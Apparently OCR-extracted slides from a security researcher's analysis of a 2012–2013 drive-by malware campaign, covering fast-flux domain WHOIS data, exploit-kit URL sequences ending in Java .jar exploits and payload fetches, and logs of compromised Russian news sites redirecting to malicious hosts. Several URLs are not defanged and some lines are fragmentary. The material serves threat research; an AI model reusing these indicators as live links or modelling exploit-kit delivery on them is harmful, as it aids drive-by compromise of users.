
- WHOIS fastflux ... HOW?!




```
fygrave@borzo:~$ whois FOOTBALL-SECURITY-WETRLSGPIEO.ORG
NOT FOUND
fygrave@borzo:~$ 
```

Domain ID:D166393631-LROR
Domain Name:FOOTBALL-SECURITY-WETRLSGPIEO.ORG
Created On:21-Aug-2012 01:23:52 UTC
Last Updated On:21-Aug-2012 01:23:53 UTC
Expiration Date:21-Aug-2013 01:23:52 UTC
Sponsoring Registrar:Click Registrar, Inc. d/b/a publicdomainregistry.com (R1935-LROR)
Status:CLIENT TRANSFER PROHIBITED
Status:TRANSFER PROHIBITED
Status:ADDPERIOD
Registrant ID:PP-SP-001
Registrant Name:Domain Admin
Registrant Organization:PrivacyProtect.org
Registrant Street1:ID#10760, PO Box 16
Registrant Street2:Note - All Postal Mails Rejected, visit Privacyprotect.org


Words distribution (len >3) in domain names




Examples of affected websites



www.aptekaonline.ru
pog
fzohnurtx.black-footballyfyx-vlizvs.org
wdqvygpiuo.freefootballspgx-kdg-tbar.org
.org
aitzbrghgybyckf.audio-gameswgkmhsxb-mexy.org
lffwqccfsziwqq.hosting-video-gc



More examples



Dynamically generated URLs. Old style

Entry request:

http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/

OS/browser version information (Leaks some information before compromise):

http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/50601014edaf66917d1c47d2G1,6,0,30G10,1,0,0

Exploit execution:

http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/50601016edaf66917d1c4831/1495394/jAA2ingo.jar

Upon successeful exploitation, payload is fetched:

http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/50601016edaf66917d1c4831/1495394/1196140

Dynamically generated URLs, “new style”

Initial request:

http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/officiallyracer-unbelievably.htm

OS/browser information fetching and exploit selection:

http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/508fb5a331892c2e7d0be70b/**1,6,0,21/10,1,0,0/**forumax244.php

Exploit:

http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/508fb5a731892c2e7d0be7a6/1495394/kinopo.jar


payload loaded upon successful exploitation:

http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/508fb5a731892c2e7d0be7a6/1495394/1863721

Typical URLs (Fileless bot)

8/27/2012 16:07	hxxp://**newsru.com/**	207.182.136.150	hxxp://midsizedstumped.pro/**2T4T**
9/10/2012 16:25	hxxp://www.**newsru.ru**/	184.22.165.170	hxxp://pseriesaccused.net/**7GIC**
10/12/2012 13:36	hxxp://www.**vesti.ru**/videos?cid=8	91.121.152.84	hxxp://personallymainframes.net/**7GIC**
11/22/2012 12:01	hxxp://mh6.**adriver.ru**/images/0002080/00020...	64.79.64.170	hxxp://aeswephost.info/**7GIC**
12/6/2012 13:41	hxxp://a**.fobos.tv/**show.php?pl=1&bt=23&ref=hxxp%3A//month.gismeteo.ru/&ac=23834	62.212.74.88	hxxp://kolnitoras.info/**7GIC**
12/7/2012 13:17	hxxp://www.**vesti.ru**/doc.html?id=959442&cid=2161	206.225.27.11	hxxp://iprintlistmaking.pro/**7GIC**
12/13/2012 14:04	hxxp://www.**vesti.ru**/doc.html?id=982089	85.17.92.146	hxxp://validfacts.info/**ISOQ**
1/24/2013 14:38	hxxp://www.**vesti.ru**/doc.html?id=1012731#1	64.79.67.220	hxxp://zagglassers.info/**ISOQ**
2013-03-01 15:05:59.013	hxxp://**newsru.com**	208.110.73.75	hxxp://erasads.info/**XZAH**


glavbukh.ru, tks.ru, etc. May 2012


glavbukh.ru, tks.ru, etc.
hortezam.info/RK85 IP:64.20.35.194
Diagnostic page 56k
hortezam.info/0RK85co IP:64.20.35.194
Not Bot
Exploit 13k
Payload 106k
hortezam.info/1RK85ss IP:64.20.35.194
mobility65w.com IP:37.58.73.171
HTTP POST
No timeout
BOT

:arg hl=us&source=hp&q=-1785331712&aq=f&aqi=&aql=&oq=

